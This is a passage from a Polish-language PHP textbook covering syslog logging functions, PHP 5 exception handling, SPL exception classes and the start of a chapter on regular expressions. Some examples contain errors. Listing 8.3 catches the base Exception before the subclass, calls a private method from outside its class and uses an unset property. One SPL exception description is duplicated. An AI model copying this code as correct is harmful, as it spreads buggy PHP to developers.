Decyzję dotyczącą wyboru jednej z tych dwóch dostępnych opcji należy podjąć na podstawie używanego środowiska. Jeśli witryna ma działać na współdzielonym serwerze, to skorzystanie z osobnego pliku tekstowego lub tabeli bazy danych jest najprawdopodobniej jedyną możliwością. Jeśli jednak dysponujemy pełną kontrolą nad serwerem, to idealnym rozwiązaniem będzie wybranie usługi *syslog*, gdyż zapewni nam to możliwość korzystania z systemowych narzędzi do przetwarzania i przeglądania zarejestrowanych komunikatów. Warto sprawdzić możliwość zastosowania obu tych rozwiązań i wybrać strategię, która jest najlepiej dostosowana do konfiguracji środowiska serwera.

PHP zapewnia możliwość zapisywania w dziennikach systemowych zarówno własnych, niestandardowych komunikatów, jak i ogólnych komunikatów o błędach. Służą do tego cztery funkcje, opisane w kolejnych punktach rozdziału.

Inicjalizacja mechanizmów rejestracji

Funkcja `define_syslog_variables()` inicjalizuje stałe potrzebne do późniejszego korzystania z funkcji `openlog()`, `closelog()` oraz `syslog()`. Oto jej prototyp:

```
void define_syslog_variables(void)
```

W przypadku korzystania z PHP w wersji 5.2.X lub wcześniejszej konieczne będzie wywołanie tej funkcji, zanim zaczniemy używać pozostałych funkcji rejestrujących. W nowszych wersjach PHP, poczynając od 5.3, jej stosowanie nie jest zalecane, a sama funkcja została przeznaczona do usunięcia w PHP 6. W tych nowszych wersjach języka funkcje rejestrujące są bowiem automatycznie inicjowane w momencie wywołania funkcji `openlog()` lub `syslog()`.

Otwieranie połączenia z usługą rejestrującą

Funkcja `openlog()` nawiązuje połączenie z systemową usługą rejestrującą i przygotowuje je do zapisu jednego lub wielu komunikatów, ustawiając kilka parametrów, które później będą używane przez kontekst dziennika. Oto jej prototyp:

```
int openlog(string identyfikator, int opcje, int funkcja)
```

Funkcja ta wymaga podania trzech parametrów:

- *`identyfikator`*: identyfikuje komunikat zapisywany w dzienniku. Ten łańcuch znaków jest dodawany na początku każdego wpisu w dzienniku. Zazwyczaj odpowiada on nazwie programu. Dlatego komunikaty związane z działaniem PHP można oznaczać przy użyciu łańcucha „PHP” lub „PHP5”.
- *`opcje`*: określa, jakie opcje rejestracji zostaną zastosowane podczas generowania komunikatu. Ich pełna lista została przedstawiona w tabeli 8.2. Jeśli konieczne będzie zastosowanie kilku opcji, należy je połączyć znakiem pionowej kreski (|). Aby na przykład zastosować trzy opcje, można użyć wyrażenia w postaci: `LOG_ODELAY | LOG_PERROR | LOG_PID`.
- *`funkcja`*: ten parametr określa kategorię programu, który zapisuje komunikat. Dostępnych jest kilka kategorii, takich jak: `LOG_KERN`, `LOG_USER`, `LOG_MAIL`, `LOG_DAEMON`, `LOG_AUTH`, `LOG_LPR` oraz `LOG_LOCAL`*N*, gdzie *N* jest liczbą z zakresu od 0 do 7. Warto zwrócić uwagę, że określona tym parametrem funkcja

programu ma wpływ na docelowe miejsce, do którego trafi komunikat. Na przykład zastosowanie wartości `LOG_CRON` sprawi, że komunikaty będą zapisywane w dzienniku *cron*, natomiast w razie użycia wartości `LOG_USER` komunikaty będą zapisywane w pliku *messages*. Zazwyczaj, jeśli PHP nie jest używany jako interpreter uruchamiany z poziomu wiersza poleceń, wartość tego parametru jest określana jako `LOG_USER`. W przypadku wykonywania skryptów PHP przy użyciu usługi *cron* zazwyczaj stosowana jest wartość `LOG_CRON`. Więcej informacji na ten temat można znaleźć w dokumentacji usługi *syslog*.

Tabela 8.2. *Opcje rejestracji*

Opcja	Opis
`LOG_CONS`	Jeśli podczas zapisu w dzienniku systemowym wystąpi jakiś błąd, to informacje o nim zostaną wyświetlone na konsoli systemowej.
`LOG_NDELAY`	Połączenie z usługą rejestracji należy niezwłocznie otworzyć.
`LOG_ODELAY`	Nie należy otwierać połączenia aż do momentu zapisania pierwszego komunikatu. Jest to domyślna opcja.
`LOG_PERROR`	Komunikaty należy zapisywać zarówno w dzienniku, jak i w standardowym strumieniu wyjściowym błędów.
`LOG_PID`	Do każdego komunikatu należy dołączyć identyfikator procesu (PID).

Stosowanie funkcji `openlog()` jest opcjonalne. Trzeba ją wywoływać wyłącznie wtedy, gdy chcemy, aby zapisywane komunikaty były poprzedzane jakimś określonym przez nas łańcuchem znaków.

Zamykanie połączenia z usługą rejestrującą

Opcjonalna funkcja `closelog()` pozwala zamknąć połączenie otworzone wcześniej przy użyciu funkcji `openlog()`. Oto jej prototyp:

```
int closelog(void)
```

Zapisywanie komunikatów w dzienniku

Do przesyłania komunikatów do dziennika systemowego służy funkcja `syslog()`. Jej prototyp wygląda następująco:

```
int syslog(int priorytet, string komunikat)
```

Pierwszy parametr, *`priorytet`*, określa poziom priorytetu zapisywanego komunikatu. Poniżej zostały przedstawione dostępne priorytety, zapisane od najważniejszego do najmniej ważnego:

- `LOG_EMERG`: poważny problem systemowy, który może oznaczać awarię.
- `LOG_ALERT`: problem, który należy niezwłocznie rozwiązać, gdyż zagraża on integralności systemu.
- `LOG_CRIT`: błąd krytyczny, który może uniemożliwić korzystanie z usługi, lecz niekoniecznie zagraża bezpieczeństwu systemu.
- `LOG_ERR`: ogólny błąd.
- `LOG_WARNING`: ogólne ostrzeżenie.
- `LOG_NOTICE`: sytuacja normalna, lecz warta uwagi.
- `LOG_INFO`: ogólny komunikat informacyjny.
- `LOG_DEBUG`: informacja, która zazwyczaj będzie miała znaczenie wyłącznie podczas testowania aplikacji.

Drugi parametr funkcji, *`komunikat`*, określa tekst komunikatu, który chcemy zarejestrować. Aby zarejestrować komunikat o błędzie zgłaszany przez mechanizm PHP, w łańcuchu znaków przekazywanym jako ten parametr należy umieścić `%m`. Zostanie on zastąpiony komunikatem błędu (`sterror`) zgłaszanym przez PHP w trakcie wykonywania skryptu.

Skoro poznaliśmy już wszystkie potrzebne funkcje, możemy przeanalizować przykład:

```
<?php
    define_syslog_variables();
    openlog("R8", LOG_PID, LOG_USER);
    syslog(LOG_WARNING,"Przykładowe ostrzeżenie z R8.");
    closelog();
?>
```

Wykonanie powyższego skryptu spowoduje, że w pliku dziennika *messages* pojawi się komunikat podobny to tego:

```
Dec      5 20:09:29 R8[30326]: Przykładowe ostrzeżenie z R8.
```

Obsługa wyjątków

Takie języki, jak Java, C# oraz Python, już od dawna są zachwalane za posiadanie wygodnych mechanizmów obsługi błędów, bazujących na zastosowaniu **wyjątków**. Po udostępnieniu wersji 5 także PHP został dołączony do listy języków obsługujących ten wspaniały mechanizm. W tym podrozdziale Czytelnik dowie się wszystkiego na temat obsługi wyjątków — poczynając od pojęć podstawowych, przez stosowaną składnię, a kończąc na najlepszych praktykach programistycznych. Ponieważ obsługa wyjątków jest nową możliwością języka PHP, Czytelnik może jeszcze nie posiadać doświadczenia w jej stosowaniu. Z tego względu w rozdziale zamieściłem także ogólny opis zagadnień związanych z wyjątkami i ich stosowaniem. Jeśli jednak Czytelnik miał już kontakt z tą tematyką i zna podstawowe pojęcia z nią związane, to może przejść bezpośrednio do punktów opisujących korzystanie z wyjątków w skryptach PHP.

Dlaczego obsługa wyjątków jest wygodna?

W idealnym świecie nasze skrypty działałyby jak doskonale nasmarowane maszyny, omijane przez błędy popełniane przez użytkownika i pozbawione jakichkolwiek własnych usterek — bez żadnych przerw i problemów. Jednak programowanie, podobnie jak otaczający nas realny świat, pełne jest nieprzewidzianych sytuacji, które zakłócają zamierzony przebieg zdarzeń. W terminologii programistycznej takie nieoczekiwane zdarzenia są nazywane **wyjątkami**. Niektóre języki programowania dysponują możliwością łagodnego reagowania na takie sytuacje — są one ogólnie określane jako mechanizmy **obsługi wyjątków**. W momencie wykrycia błędu kod *zgłasza* wyjątek. Następnie inny fragment kodu *przechwytuje* go, czyli przejmuje nad nim kontrolę i może go obsłużyć. Taka strategia obsługi sytuacji wyjątkowych ma wiele zalet.

Przede wszystkim obsługa wyjątków porządkuje proces identyfikacji błędów i zarządzania nimi, wprowadzając ogólną strategię służącą nie tylko do identyfikowania i raportowania błędów pojawiających się w aplikacji, lecz także do określania, co program powinien zrobić w przypadku ich wystąpienia. Co więcej, składnia używana do obsługi błędów umożliwia i ułatwia separację kodu związanego z obsługą wyjątków od ogólnej logiki aplikacji, co przyczynia się do tworzenia znacznie lepiej zorganizowanego i bardziej czytelnego kodu. W większości języków dysponujących możliwościami obsługi wyjątków proces ten można uogólnić i podzielić na cztery etapy:

1. Aplikacja próbuje wykonać pewne zadanie.
2. Jeśli próba ta się nie powiedzie, kod zgłasza wyjątek.
3. Fragment kodu odpowiedzialny za obsługę wyjątku przechwytuje go i wykonuje wszelkie niezbędne operacje.
4. Mechanizm obsługi wyjątków zwalnia wszelkie zasoby używane podczas całego procesu zgłaszania i obsługi problemu.

Niemal we wszystkich językach dysponujących tymi możliwościami składnia służąca do obsługi wyjątków została zapożyczona z języka C++ i bazuje na instrukcjach `try` i `catch`. Poniżej przedstawiłem przykład ich użycia zapisany w pseudokodzie:

```
try {
    wykonaj jakieś zadanie
    if coś pójdzie źle
        throw exception("Stało się coś strasznego")
// Przechwycenie zgłoszonego wyjątku
} catch(exception) {
    wyświetl komunikat o błędzie
}
```

Istnieje także możliwość tworzenia większej liczby bloków służących do obsługi wyjątków, dzięki czemu możemy przewidzieć wystąpienie i odpowiednio zareagować na wiele różnych błędów. Można to zrobić, używając różnych predefiniowanych mechanizmów obsługi bądź też rozszerzając je, co właściwie jest równoznaczne z utworzeniem własnych. Aktualnie PHP udostępnia tylko jeden taki mechanizm obsługi — jest nim wyjątek. Jednak w razie konieczności można go rozszerzyć. Z dużą dozą prawdopodobieństwa można jednak przyjąć, że w przyszłych wersjach języka pojawią się kolejne domyślne mechanizmy obsługi. W ramach demonstracji zmodyfikujmy przedstawiony wcześniej pseudokod, używając w nim wymyślonych klas do obsługi błędów związanych z operacjami wejścia-wyjścia oraz dzieleniem:

```
try {
    wykonaj jakieś zadanie
    if coś pójdzie źle
        throw IOexception("Nie można otworzyć pliku.")
    if coś innego pójdzie źle
        throw Numberexception("Dzielenie przez zero nie jest możliwe.")
// Przechwycenie wyjątku IOexception
} catch(IOexception) {
    wyświetl komunikat o wyjątku IOexception
}
// Przechwycenie wyjątku Numberexception
} catch(Numberexception) {
    wyświetl komunikat o wyjątku Numberexception
}
```

Dla osób, które jeszcze nie zetknęły się z wyjątkami, takie standardowe podejście do obsługi wyjątków na pewno wyda się czymś wspaniałym. W następnym punkcie rozdziału wszystkie te pojęcia zostaną przedstawione w kontekście języka PHP — omówię w nim wiele nowych sposobów obsługi wyjątków wprowadzonych w PHP 5.

Implementacja obsługi wyjątków w języku PHP

W tym punkcie rozdziału przedstawiłem sposoby obsługi wyjątków dostępne w języku PHP. Skoncentrowałem się w nim na wewnętrznych aspektach bazowej klasy wyjątków, pokazałem, jak można ją rozszerzać, jak definiować wiele bloków obsługujących różne rodzaje wyjątków oraz jak korzystać z bardziej zaawansowanych sposobów obsługi wyjątków. Zacznijmy od sprawy podstawowej — bazowej klasy wyjątków.

Rozszerzanie bazowej klasy wyjątków

Bazowa klasa używana w PHP do obsługi wyjątków jest w rzeczywistości bardzo prosta. Udostępnia bezparametrowy konstruktor domyślny, konstruktor przeciążony pozwalający na podanie dwóch parametrów oraz siedem metod. Poniżej przedstawiłem oba te parametry oraz każdą z metod.

Konstruktor domyślny

Domyślny konstruktor wyjątku jest wywoływany bez podawania jakichkolwiek parametrów. Na przykład obiekt wyjątku można utworzyć w następujący sposób:

```
throw new Exception();
```

Po utworzeniu obiektu wyjątku można korzystać z każdej z jego siedmiu metod, opisanych w dalszej części rozdziału. Trzeba jednak pamiętać, że przydatne będą tylko cztery z nich — trzy pozostałe przydadzą się wyłącznie wtedy, gdy obiekt wyjątku zostanie utworzony przy użyciu przeciążonego konstruktora dwuargumentowego.

Konstruktor przeciążony

Konstruktor przeciążony, umożliwiając podanie trzech parametrów wywołania, zapewnia dodatkowe możliwości funkcjonalne, które nie są dostępne w przypadku stosowania konstruktora domyślnego. Poniżej przedstawiłem jego parametry:

- *`komunikat`*: umożliwia przekazanie zrozumiałego, opisowego komunikatu, który najprawdopodobniej zostanie przekazany do użytkownika dzięki wywołaniu metody `getMessage()`.
- *`kodbledu`*: pozwala podać identyfikator błędu, który może następnie posłużyć do określenia komunikatu związanego z konkretnym błędem. Kody błędów są bardzo często stosowane w aplikacjach posiadających różne wersje językowe lub korzystających z mechanizmów lokalizacji. Kod błędu można pobrać przy użyciu metody `getCode()`. W dalszej części rozdziału przedstawiłem sposób rozszerzania klasy bazowej wyjątków oraz implementacji w niej mechanizmu określającego komunikat na podstawie kodu błędu.
- *`poprzedni`*: ten opcjonalny parametr, wprowadzony w PHP 5.3.0, umożliwia przekazanie wyjątku, którego pojawienie się doprowadziło do zgłoszenia aktualnie tworzonego wyjątku. Rozwiązanie takie określane jest jako tworzenie **łańcucha wyjątków** (bądź **zagnieżdżanie wyjątków**). Ten przydatny mechanizm pozwala na bardzo łatwe tworzenie tak zwanego śladu stosu (ang. *stack trace*), umożliwiającego diagnozowanie złożonych problemów zachodzących w kodzie.

Tę wersję konstruktora można wywoływać na trzy różne sposoby, które przedstawiłem poniżej:

```
throw new Exception("Stało się coś złego");
throw new Exception("Stało się coś złego", 4);
throw new Exception("Stało się coś złego", 4, $e);
```

Oczywiście, jak pokazuje kolejny punkt rozdziału, dopóki wyjątek nie zostanie przechwycony, nic się z nim nie dzieje.

Metody

Bazowa klasa wyjątków udostępnia siedem metod:

- `getCode()`: zwraca kod błędu, jeśli został on przekazany w wywołaniu konstruktora.
- `getFile()`: zwraca nazwę pliku, w jakim wyjątek został zgłoszony.
- `getLine()`: zwraca numer wiersza, w jakim został zgłoszony wyjątek.
- `getMessage()`: zwraca komunikat, jeśli został on określony w wywołaniu konstruktora.
- `getPrevious()`: metoda ta, dodana w PHP 5.3.0, zwraca poprzedni wyjątek, zakładając, że został on przekazany w wywołaniu konstruktora.
- `getTrace()`: zwraca tablicę zawierającą informacje dotyczące kontekstu wystąpienia błędu. Konkretnie rzecz biorąc, tablica ta zawiera nazwy plików, numery wierszy, wywołane funkcje oraz ich parametry.
- `getTraceAsString()`: zwraca te same informacje co funkcja `getTrace()`, z tym że są one zapisane jako łańcuch znaków.

Ostrzeżenie Choć można rozszerzać bazową klasę wyjątków, to jednak nie można przesłaniać żadnej z powyższych metod. Zostały one bowiem zadeklarowane jako finalne. Więcej informacji na ten temat można znaleźć w rozdziale 6.

Listing 8.1 przedstawia prosty przykład demonstrujący użycie przeciążonego konstruktora klasy wyjątku oraz kilku jej metod.

Listing 8.1. *Zgłaszanie wyjątku*

```
try {
    $fh = fopen("kontakty.txt", "r");
    if (! $fh) {
        throw new Exception("Nie można otworzyć pliku!");
    }
}
catch (Exception $e) {
    echo "Błąd (Plik: ".$e->getFile().", wiersz ".
    $e->getLine()."): ".$e->getMessage();
}
```

Jeśli wyjątek zostanie zgłoszony, to powyższy skrypt wyświetli komunikat podobny do tego przedstawionego poniżej:

```
Błąd (Plik: /usr/local/apache2/htdocs/8/read.php, line 6): Nie można otworzyć pliku!
```

Rozszerzanie klasy Exception

Choć bazowa klasa wyjątków jest całkiem przydatna, to jednak w niektórych sytuacjach możemy chcieć ją rozbudować i poszerzyć zakres jej możliwości. Załóżmy na przykład, że zamierzamy zapewnić możliwość tworzenia różnych wersji językowych naszej aplikacji i w tym celu chcemy pozwolić na tłumaczenie komunikatów o błędach. Komunikaty te są zapisane w tablicy przechowywanej w odrębnym pliku tekstowym. Nasza rozszerzona klasa wyjątku będzie odczytywać ten plik i odnajdywać odpowiedni komunikat na podstawie kodu wyjątku przekazanego w konstruktorze (przy czym możemy przypuszczać, że komunikat ten będzie już przetłumaczony na odpowiedni język). Poniżej przedstawiłem przykład prostego pliku z komunikatami o błędach:

```
1,Nie można nawiązać połączenia z bazą danych!
2,Niewłaściwe hasło. Proszę spróbować jeszcze raz.
3,Taki użytkownik nie istnieje.
4,Nie masz uprawnień niezbędnych do wykonania tego polecenia.
```

Po utworzeniu obiektu klasy `MyException` i przekazaniu do niego kodu błędu oraz kodu języka obiekt ten odczyta odpowiedni plik językowy i przetworzy poszczególne wiersze, zapisując ich zawartość w tablicy asocjacyjnej i kojarząc w ten sposób kod błędu z odpowiadającym mu komunikatem. Listing 8.2 przedstawia definicję klasy `MyException` oraz przykład jej użycia:

Listing 8.2. *Klasa MyException w akcji*

```
class MyException extends Exception {
    function __construct($language,$errorcode) {
        $this->language = $language;
        $this->errorcode = $errorcode;
    }

    function getMessageMap() {
        $errors = file("errors/".$this->language.".txt");
        foreach($errors as $error) {
            list($key,$value) = explode(",",$error,2);
            $errorArray[$key] = $value;
        }
        return $errorArray[$this->errorcode];
    }
```

```
}

try {
    throw new MyException("pl",4);
}
catch (MyException $e) {
    echo $e->getMessageMap();
}
```

Przechwytywanie wielu wyjątków

Dobry programista musi zadbać o to, by przewidzieć i obsłużyć wszystkie możliwe scenariusze zdarzeń. Załóżmy, że nasza witryna udostępnia formularz, w którym użytkownik może podać swój adres poczty elektronicznej, by subskrybować biuletyn informacyjny. Cały proces subskrypcji może się zakończyć na kilka sposobów. Na przykład użytkownik może wykonać jedną z poniższych czynności:

- Podać prawidłowy adres poczty elektronicznej.
- Podać nieprawidłowy adres.
- W ogóle nie podać żadnego adresu.
- Podjąć próbę ataku, na przykład metodą „wstrzykiwania kodu SQL”[2].

Skrupulatny programista weźmie pod uwagę wszystkie te przypadki. Niemniej konieczne jest zapewnienie możliwości przechwycenia każdego z wyjątków. Na szczęście w języku PHP można to zrobić w bardzo prosty sposób. Przykładowy kod, który zapewnia taką możliwość, przedstawiłem na listingu 8.3.

Listing 8.3. *Przechwytywanie wielu wyjątków*

```
<?php
    /* Klasa InvalidEmailException informuje
       administratora, że adres e-mail został uznany za nieprawidłowy. */
    class InvalidEmailException extends Exception {
        function __construct($message, $email) {
            $this->message = $message;
            $this->notifyAdmin($email);
        }

        private function notifyAdmin($email) {
            mail("admin@example.org","NIEPRAWIDŁOWY ADRES  E-MAIL",
                                    $email,"From:web@example.com");
        }
    }

    /* Klasa Subscribe sprawdza poprawność adresu poczty elektronicznej
       i dodaje go do bazy danych. */
    class Subscribe {
        function validateEmail($email) {
            try {
                if ($email == "") {
                    throw new Exception("Należy podać adres e-mail!");
                } else {
                    list($user,$domain) = explode("@", $email);
                    if (! checkdnsrr($domain, "MX"))
                        throw new InvalidEmailException(
                            "Podany adres e-mail nie jest prawidłowy!", $email);
                    else
                        return 1;
```

[2] Ang. *SQL injection — przyp. tłum.*

```
            }
        } catch (Exception $e) {
            echo $e->getMessage();
        } catch (InvalidEmailException $e) {
            echo $e->getMessage();
            $e->notifyAdmin($email);
        }
    }

    /* Dodanie adresu e-mail do bazy danych. */
    function subscribeUser() {
        echo $this->email." dodany do bazy danych!";
    }
}

// Zakładamy, że adres został podany w formularzu subskrypcji.
$_POST['email'] = "someuser@example.com";
/* Próba weryfikacji poprawności adresu i dodania go do bazy danych. */
if (isset($_POST['email'])) {
    $subscribe = new Subscribe();
    if($subscribe->validateEmail($_POST['email']))
        $subscribe->subscribeUser($_POST['email']);
}
?>
```

Jak widać, można zgłosić dwa różne wyjątki — jeden rozszerzający bazową klasę `Exception` oraz drugi rozszerzający klasę `InvalidEmailException`.

Wyjątki SPL

Standardowa Biblioteka PHP[3] (SPL) rozszerza PHP, oferując wiele gotowych rozwiązań najczęściej wykonywanych zadań, takich jak dostęp do plików, różnego rodzaju iteracje oraz implementacje różnych struktur danych, których nie udostępnia sam język, jak stosy, kolejki lub kopce. Biblioteka ta udostępnia także 13 predefiniowanych wyjątków. Rozszerzenia te można pogrupować na związane z logiką działania oraz z błędami zgłaszanymi w trakcie wykonywania programu. Klasy wyjątków wchodzące w skład SPL dziedziczą odpowiednio po `LogicException` lub po `RuntimeException`. Oczywiście, wszystkie te klasy dziedziczą także po wspólnej klasie bazowej `Exception`, co oznacza, że każda z nich dysponuje metodami `getMessage()` oraz `getLine()`.

Poniżej można znaleźć informacje dotyczące każdego z dostępnych typów wyjątków:

- `BadFunctionCallException`: wyjątków tej klasy należy używać do obsługi sytuacji, gdy została wywołana niezdefiniowana metoda bądź też gdy w wywołaniu metody podano niewłaściwą liczbę argumentów.
- `BadMethodCallException`: wyjątków tej klasy należy używać do obsługi sytuacji, gdy została wywołana niezdefiniowana metoda bądź też gdy w wywołaniu metody podano niewłaściwą liczbę argumentów.
- `DomainException`: wyjątki klasy `DomainException` należy stosować do obsługi sytuacji, gdy podana wartość wejściowa wykracza poza dopuszczalny zakres. Gdyby na przykład aplikacja wyliczająca oczekiwany spadek masy ciała posiadała metodę, która pobiera masę ciała użytkownika i zapisuje ją w bazie danych, to wyjątek klasy `DomainException` można by zgłosić, gdyby wartość przekazana w wywołaniu tej metody była mniejsza od zera.
- `InvalidArgumentException`: wyjątki klasy `InvalidArgumentException` służą do obsługi sytuacji, gdy w wywołaniu metody lub funkcji zostały przekazane argumenty nieodpowiednich typów.

[3] Standardowa Biblioteka PHP (ang. *Standard PHP Library*) to grupa ponad 40 interfejsów i klas służących do rozwiązywania standardowych problemów, powszechnie występujących w programach — *przyp. tłum.*

- `LengthException`: wyjątki tej klasy można stosować w przypadkach, gdy długość łańcucha znaków nie jest prawidłowa. Gdyby na przykład nasza aplikacja zawierała metodę przetwarzającą numer PESEL użytkownika, a przekazany do niej łańcuch znaków nie składał się dokładnie z 11 znaków, to należałoby zgłosić wyjątek `LengthException`.
- `LogicException`: klasa `LogicException` jest jedną z dwóch klas bazowych używanych przez pozostałe klasy wyjątków wchodzące w skład SPL (drugą z nich jest klasa `RuntimeException`). Wyjątków tej klasy należy używać do obsługi sytuacji związanych z nieprawidłowościami w kodzie aplikacji, na przykład w razie próby wywołania metody przed określeniem wartości właściwości obiektu.
- `OutOfBoundsException`: obiekty klasy `OutOfBoundsException` powinny być używane do obsługi przypadków, gdy podana wartość nie odpowiada żadnemu z kluczy dostępnych w tablicy.
- `OutOfRangeException`: obiekty tej klasy służą do obsługi sytuacji, w których wartość wynikowa funkcji nie należy do predefiniowanego zakresu wartości dopuszczalnych. Klasa ta różni się od `DomainException`, gdyż wyjątki `OutOfRangeException` sygnalizują błędy danych wyjściowych, natomiast wyjątki `DomainException` — danych wejściowych.
- `OverflowException`: wyjątki klasy `OverflowException` powinny być używane do obsługi sytuacji, w których wystąpiły błędy nadmiaru arytmetycznego lub przepełnienia buforu. Na przykład wyjątek tego typu można by zgłosić w przypadku próby dodania wartości do wypełnionej tablicy o predefiniowanej wielkości.
- `RangeException`: wyjątków tej klasy — określonej w dokumentacji jako odpowiednik `DomainException`, stosowany w czasie działania programu — należy używać do obsługi błędów arytmetycznych, które nie są związane ani z nadmiarem, ani z niedomiarem.
- `RuntimeException`: klasa `RuntimeException` jest jedną z dwóch klas bazowych używanych przez pozostałe klasy wyjątków wchodzące w skład SPL (drugą z nich jest klasa `LogicException`). Wyjątki tej klasy są przeznaczone do obsługi błędów występujących wyłącznie w trakcie działania programu.
- `UnderflowException`: wyjątki klasy `UnderflowException` powinny być używane do obsługi sytuacji, w których wystąpiły błędy niedomiaru arytmetycznego lub przekroczenia dolnej granicy buforu. Na przykład wyjątek tego typu można by zgłosić w przypadku próby usunięcia wartości z pustej tablicy.
- `UnexpectedValueException`: wyjątki tej klasy służą do obsługi sytuacji, w których przekazana wartość nie należy do predefiniowanego zbioru dopuszczalnych wartości.

Trzeba pamiętać, że żadna z tych klas wyjątków nie udostępnia aktualnie żadnych szczególnych możliwości, odpowiadających sytuacjom, w jakich należy je stosować. Służą one raczej do ułatwienia analizy kodu poprzez udostępnienie wyjątków, których nazwy mówią coś więcej niż ogólna nazwa klasy bazowej — `Exception`.

Podsumowanie

Zagadnienia przedstawione w tym rozdziale dotyczyły wielu podstawowych aspektów obsługi błędów aktualnie wykorzystywanych w przemyśle informatycznym. Choć implementacja tych możliwości wciąż pozostaje bardziej kwestią preferencji niż przyjętych metodologii działania, to jednak takie mechanizmy, jak rejestracja zdarzeń oraz obsługa błędów, w znacznym stopniu poprawiły możliwości wykrywania nieprzewidzianych problemów zachodzących w aplikacjach i reakcji na nie.

W kolejnym rozdziale zostały szczegółowo przedstawione możliwości analizy łańcuchów znaków — w tym wyrażenia regularne oraz funkcje służące do manipulowania tekstami i przetwarzania ich.

ROZDZIAŁ 9

Łańcuchy znaków i wyrażenia regularne

Programiści tworzą aplikacje w oparciu o ustalone reguły dotyczące klasyfikacji, przetwarzania, przechowywania oraz prezentowania informacji, jak również w zależności od zawartości tych informacji — czy są to przepisy kulinarne, rachunki ze sprzedaży, wiersze itd. Niniejszy rozdział przedstawia wiele funkcji języka PHP, które bez wątpienia będą bardzo często używane w codziennej praktyce programistycznej. Konkretnie rzecz biorąc, rozdział ten porusza następujące zagadnienia:

- **Wyrażenia regularne**: w języku PHP już od dawna były dostępne dwie implementacje wyrażeń regularnych, określane jako wyrażenia regularne zgodne z językiem Perl oraz wyrażenia regularne w stylu POSIX. Choć w PHP 5.3.0 wyrażenia regularne POSIX zostały uznane za przestarzałe i nie zaleca się ich stosowania, zdecydowałem się jednak pozostawić w tej książce informacje na ich temat, gdyż ich znajomość może się okazać konieczna w przypadku modyfikacji istniejącego kodu, tak by korzystał z funkcji obsługujących wyrażania regularne zgodne z Perl. Czytelnik znajdzie tu wszystkie niezbędne informacje dotyczące implementacji wyrażeń regularnych zgodnych z językiem Perl, które aktualnie stanowią oficjalne narzędzie do obsługi wyrażeń regularnych w PHP.
- **Operacje na łańcuchach znaków**: niczym Leatherman Multi-Tool, PHP jest uniwersalnym przybornikiem do operacji na łańcuchach znaków, pozwalającym na ich dzielenie, łączenie i przetwarzanie w niemal każdy sposób, jaki można sobie wyobrazić. Dzięki ponad stu wbudowanym funkcjom do obsługi łańcuchów znaków i możliwości ich łączenia w celu uzyskiwania bardziej zaawansowanych efektów najprawdopodobniej wcześniej skończy się nasza programistyczna wyobraźnia, niż wyczerpiemy możliwości, jakie zapewnia PHP. W tym rozdziale przedstawiłem kilka spośród najczęściej używanych funkcji służących do przetwarzania łańcuchów.
- **Pakiet PEAR Validate_US**: w tym oraz w kilku kolejnych rozdziałach zostało przedstawionych kilka pakietów PEAR związanych z poruszanymi zagadnieniami. W tym rozdziale przedstawiłem pakiet *Validate_US*[1], umożliwiający weryfikację składni różnego typu informacji często używanych w aplikacjach, takich jak numery telefonów, numery ubezpieczeń społecznych (SSN), kody pocztowe oraz skróty stanów. (Jeśli Czytelnik nie wie jeszcze, czym jest PEAR i jak można z niego korzystać, to informacje na ten temat można znaleźć w rozdziale 11.).

[1] Pakiet *Validate_US* został przygotowany z myślą o weryfikacji informacji stosowanych w USA. Istnieje jednak analogiczny pakiet, *Validate_PL*, dostosowany do polskich realiów. Nie jest on aktywnie rozwijany, a w swojej aktualnej postaci pozwala na weryfikację takich informacji, jak: numery NIP, numery kont bankowych, numery PESEL oraz REGON. Więcej informacji na jego temat można znaleźć na stronie PEAR: *http://pear.php.net/package/validate_pl* — *przyp. tłum.*

Wyrażenia regularne

Wyrażenia regularne zapewniają możliwości opisywania oraz dopasowywania danych do zdefiniowanych reguł składniowych. Wyrażenie regularne jest — ni mniej, ni więcej — wzorcem składającym się z ciągu znaków, który jest następnie porównywany z pewnym fragmentem tekstu. Ta sekwencja znaków może być doskonale znanym słowem, takim jak *pies*, bądź też wzorcem posiadającym konkretne znaczenie, określane zasadami i składnią wyrażeń regularnych, takimi jak: `<(?)>.*<\/.?>`.

Jeśli Czytelnik jeszcze nie zna zasad tworzenia wyrażeń ogólnych, to powinien poświęcić trochę czasu i przeczytać krótki poradnik stanowiący dalszą treść tego podrozdziału. Ponieważ jednak dostępnych jest bardzo wiele publikacji poświęconych tej tematyce — i to zarówno w formie drukowanej, jak i materiałów dostępnych w internecie — informacje zamieszczone w tym rozdziale stanowią jedynie podstawowe wprowadzenie do tych zagadnień. Jeśli Czytelnik zna już składnię wyrażeń regularnych, to może od razu przejść do przejść do podpunktu: „Funkcje obsługi wyrażeń regularnych (zgodnych z Perl)".

■ **Ostrzeżenie** Zgodnie z informacjami podanymi we wstępie do tego rozdziału w PHP 5.3.0 wyrażenia regularne w stylu POSIX zostały uznane za przestarzałe, a ich stosowanie nie jest zalecane. Próba wykorzystania jakiejkolwiek funkcji należącej do tej biblioteki spowoduje wygenerowanie ostrzeżenia należącego do poziomu `E_DEPRECATED`. Zmiana ta została jednak wprowadzona stosunkowo niedawno, dlatego też zdecydowałem się pozostawić w tym rozdziale informacje na temat wyrażeń regularnych w stylu POSIX, gdyż może się zdarzyć, że Czytelnik będzie musiał zaktualizować istniejący kod, wykorzystując wyrażenia zgodne z Perl, a w takim przypadku znajomość składni wyrażeń regularnych w stylu POSIX będzie konieczna. Nie należy jednak używać tych funkcji w nowym kodzie, gdyż wcześniej czy później zostaną one usunięte z języka.

Składnia wyrażeń regularnych (w stylu POSIX)

Struktura wyrażenia regularnego w stylu POSIX jest podobna do typowych wyrażeń arytmetycznych: wykorzystuje się w nich różne elementy (*operatory*), których połączenie pozwala na tworzenie bardziej złożonych wyrażeń. Jednak to znaczenie łączonych elementów wyrażeń regularnych sprawia, że zapewniają one tak ogromne możliwości. Składnia wyrażeń regularnych pozwala odnajdywać nie tylko konkretne ciągi znaków, takie jak określone liczby czy słowa, lecz także przeróżne, semantycznie odmienne, lecz syntaktycznie podobne ciągi znaków, takie jak znaczniki w pliku HTML.

■ **Uwaga** POSIX to skrót pochodzący od angielskich słów *Portale Operating System Interface for Unix* (przenośny interfejs systemu operacyjnego Unix). Jest to grupa standardów opracowanych początkowo z myślą o systemach operacyjnych Unix. Składnia wyrażeń regularnych POSIX stanowi próbę standaryzacji sposobu implementacji wyrażeń regularnych w różnych językach programowania.

